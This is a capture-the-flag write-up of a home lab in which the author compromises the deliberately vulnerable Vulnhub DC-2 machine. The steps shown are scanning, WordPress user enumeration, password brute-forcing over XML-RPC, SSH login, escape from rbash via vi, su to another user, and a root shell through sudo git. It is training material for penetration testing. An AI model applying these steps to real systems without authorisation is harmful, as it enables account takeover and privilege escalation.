


Complete VAPT for a victim Machine:

Lab Setup:



## Lab Setup Report

**Introduction:** Our lab environment is built on VMware Workstation, with PfSense serving as the primary router, delineating four distinct IP ranges: VMnet1, VMnet2, VMnet3, and VMnet4. The victim machine, named DC-2, operates within the same subnet as our Kali Linux machine. Additionally, Security Onion is deployed as our Intrusion Detection System (IDS) and Security Operations Center (SOC) tool for detection and prevention.

**Objective:** The objective of this lab setup is to simulate real-world network scenarios, focusing on concepts such as traffic monitoring, threat detection, and incident response.

### Implementation Steps:

#### 1. Virtual Machine Configuration:

- VMware Workstation was utilized to set up virtual machines for our lab environment.
- PfSense was configured as the router, defining the IP ranges VMnet1, VMnet2, VMnet3, and VMnet4.

- DC-2, our victim machine, and Kali Linux were deployed within the same subnet for testing and analysis purposes.

## **2. PfSense Configuration:**

- PfSense was configured with appropriate firewall rules and network settings to manage traffic between the different IP ranges.
- NAT (Network Address Translation) and port forwarding rules were established to facilitate communication between internal and external networks.

## **3. Security Onion Deployment:**

- Security Onion, an open-source platform for threat detection, was deployed to monitor network traffic and detect potential security incidents.
- Configuration of Security Onion included setting up network interfaces, configuring network IDS (Intrusion Detection System) rules, and enabling packet capture for analysis.

## **4. Testing and Verification:**

- Various test scenarios were executed to validate the functionality of our lab environment.
- Traffic generation tools, network scans, and simulated attacks were employed to assess the effectiveness of PfSense and Security Onion in detecting and mitigating threats.

**Conclusion:** The lab setup incorporating PfSense as the router and Security Onion as the IDS/SOC tool provides a comprehensive platform for exploring network security concepts. Through practical experimentation and analysis, we aim to enhance our understanding of network defense strategies and incident response procedures.

# Active Recon:

For this we are using an Vulnerable machine installed on VMware named: DC-2, which is downloaded from Vulnhub db.

## Nmap scan:

**-sC** is for default scripts and **-p-** is for scanning all ports

```
(kali㉿kali)-[~/Vulnhub/dc-2]
└─$ nmap -Pn -sC -p- 192.168.235.152
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-24 22:11 PST
Nmap scan report for dc-2 (192.168.235.152)
Host is up (0.0065s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
|_http-generator: WordPress 4.7.10
|_http-title: DC-2 &#8211; Just another WordPress site
7744/tcp  open  ragmon-pdu

Nmap done: 1 IP address (1 host up) scanned in 2.86 seconds

(kali㉿kali)-[~/Vulnhub/dc-2]
```

## Dirbuster scan:

This tool is used to brute force directory buster. Named Dirb:

```
(kali㉿kali)-[~/Vulnhub/dc-2]
└─$ dirb http://dc-2/

DIRB v2.22
By The Dark Raver

START_TIME: Sat Feb 24 22:13:12 2024
URL_BASE: http://dc-2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://dc-2/ ---
+ http://dc-2/index.php (CODE:301|SIZE:0)
+ http://dc-2/server-status (CODE:403|SIZE:292)
=> DIRECTORY: http://dc-2/wp-admin/
=> DIRECTORY: http://dc-2/wp-content/
=> DIRECTORY: http://dc-2/wp-includes/
+ http://dc-2/xmlrpc.php (CODE:405|SIZE:42)

--- Entering directory: http://dc-2/wp-admin/ ---
+ http://dc-2/wp-admin/admin.php (CODE:302|SIZE:0)
=> DIRECTORY: http://dc-2/wp-admin/css/
=> DIRECTORY: http://dc-2/wp-admin/images/
=> DIRECTORY: http://dc-2/wp-admin/includes/
+ http://dc-2/wp-admin/index.php (CODE:302|SIZE:0)
=> DIRECTORY: http://dc-2/wp-admin/js/
=> DIRECTORY: http://dc-2/wp-admin/maint/
=> DIRECTORY: http://dc-2/wp-admin/network/
=> DIRECTORY: http://dc-2/wp-admin/user/

--- Entering directory: http://dc-2/wp-content/ ---
+ http://dc-2/wp-content/index.php (CODE:200|SIZE:0)
=> DIRECTORY: http://dc-2/wp-content/languages/
=> DIRECTORY: http://dc-2/wp-content/plugins/
=> DIRECTORY: http://dc-2/wp-content/themes/
```

## Gaining Access:

We see dc-2 as an wordpress website so we can check wordpress vulnerability using tool name wordpress scan. Before that we can use CEWL tool to make a wordlist of the website for brute forcing

```
(kali㉿kali)-[~/Vulnhub/dc-2]
$ cewl http://dc-2 -w latest.txt
CeWL 6.1 (Max Length) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

Now we can use wpscan to scan for users using the following command:

```
(kali㉿kali)-[~/Vulnhub/dc-2]
$ wpscan --url http://dc-2 -e u
```

The `--url` flag is for url and `-e` is used for enumeration and `u` is for users

```
[i] User(s) Identified:

[+] admin
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
| Wp Json Api (Aggressive Detection)
|   - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] jerry
| Found By: Wp Json Api (Aggressive Detection)
|   - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By:
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] tom
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sat Feb 24 22:20:35 2024
[+] Requests Done: 27
[+] Cached Requests: 37
[+] Data Sent: 7.013 KB
[+] Data Received: 178.184 KB
[+] Memory used: 212.055 MB
[+] Elapsed time: 00:00:02
```

From above scan we get result jerry and tom

Now we have a password list and userlist we can bruteforce using wpscan

```
(kali㉿kali)-[~/Vulnhub/dc-2]
$ wpscan --url http://dc-2 --passwords cewl.txt --usernames users.txt
```

```
kali@kali: ~/Vulnhub/dc-2 x kali@kali: ~ x
Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...
Author: the WordPress team
Author URI: https://wordpress.org/
Found By: CSS Style In Homepage (Passive Detection)
Version: 1.2 (80% confidence)
Found By: Style (Passive Detection)
- http://dc-2/wp-content/themes/twentyseventeen/style.css?ver=4.7.10, Match: 'Version: 1.2'

[+] Enumerating All Plugins (via Passive Methods)
[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 (137 / 137) 100.00% Time: 00:00:00
[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 3 user/s
[SUCCESS] - jerry / adipiscing
[SUCCESS] - tom / parturient
Trying admin / find Time: 00:00:33 (645 / 1121) 57.53% ETA: ??:??:??

[+] Valid Combinations Found:
| Username: jerry, Password: adipiscing
| Username: tom, Password: parturient

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sat Feb 24 22:28:12 2024
[+] Requests Done: 785
[+] Cached Requests: 38
[+] Data Sent: 355.088 KB
[+] Data Received: 409.532 KB
[+] Memory used: 250.879 MB
[+] Elapsed time: 00:00:37
```

Vulnerability name:

The XML-RPC vulnerability in WordPress is related to the XML-RPC interface, which WordPress uses to provide services like pingbacks, trackbacks, and remote access to users, for example, through the WordPress mobile app. This interface can be exploited in a brute-force attack to gain unauthorized access to a WordPress site.

We get username and passwords:

jerry / adipiscing

tom / parturient

we can use this as for wordpress login and ssh login on port 7744

```
Username: tom, Password: parturient
4uTill

(kali@kali)-[~/Vulnhub/dc-2]
$ ssh -p 7744 tom@dc-2
The authenticity of host '[dc-2]:7744 ([192.168.235.152]:7744)' can't be established.
ED25519 key fingerprint is SHA256:JEugxeXYqsY0dfaV/hd5QN31Pp0vLi5iGFvQb8cB1YA.
This host key is known by the following other names/addresses:
~/ssh/known_hosts:5: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[dc-2]:7744' (ED25519) to the list of known hosts.
tom@dc-2's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
tom@DC-2:~$
```

We get access as tom user.

## Escaping rbash

The default shell for tom was rbash. It's like a restricted shell that we want to escape to gain better control over the system. I was reading about different techniques and decided to try a trick with the vi editor.

```
tom@DC-2:~$ -rbash: /dev/null: restricted: cannot redirect output
bash: _upvars: `a0': invalid number specifier
-rbash: /dev/null: restricted: cannot redirect output
bash: _upvars: `a0': invalid number specifier
tom@DC-2:~$ vi
```

Inside the editor, I typed `:set shell=/bin/sh` and finally `:shell`. This will launch the standard Unix shell. After that, we can issue the `/bin/bash` command to switch to the Bash shell. I also noticed that we are limited in usable commands because the `$PATH` environment variable only contained the `/home/tom/usr/bin` path. So, I added the missing directories and printed out the third flag.

```
$ /bin/bash
tom@DC-2:~$ echo $PATH
/home/tom/usr/bin
tom@DC-2:~$ export PATH=/bin/:usr/bin/:usr/local/bin:$PATH
tom@DC-2:~$ ls
flag3.txt  usr
tom@DC-2:~$ cat flag3.txt
```

Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.

I have to admit, these hints are getting out of hand 🤖

## Lateral movement

```
tom@DC-2:~$ su jerry
Password:
jerry@DC-2:/home/tom$ cd
jerry@DC-2:~$ ls
flag4.txt
jerry@DC-2:~$ cat flag4.txt
```

I switched to jerry 's account using the previously acquired Wordpress password. The fourth flag was in the home directory.

Good to see that you've made it this far - but you're not home yet. You still need to get the final flag (the only flag that really counts!!!). No hints here - you're on your own now. :- ) Go on - git outta here!!!!

We got a pretty obvious hint again. I checked the allowed commands with `sudo -l` and yes, we can; in fact, run the `git` command without knowing the root password.

```
jerry@DC-2:~$ sudo -l
Matching Defaults entries for jerry on DC-2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User jerry may run the
following commands on DC-2:
    (root) NOPASSWD: /usr/bin/git
```

## Root shell with Git

```
jerry@DC-2:~$ sudo git help status
root@DC-2:/home/jerry#
root@DC-2:/home/jerry# cd
root@DC-2:~# ls
final-flag.txt
root@DC-2:~# cat final-flag.txt

_ _ _ _ _
//^\\_||| _||_ _ _ _ ^\
\\V/_\\||/_`|/_\\'_\\/_V/
\ ^ / _|||(|(|)|)|| _^/
V V\\_|| _\\_\\_/_|||\\_\\_\\_Congratulations!!!A special thanks to all those who sent
me tweets
```

Luckily, git has an embedded editor for the help pages, where we can execute arbitrary commands. I chose to simply execute a Bash shell. Finally, I printed out the final flag.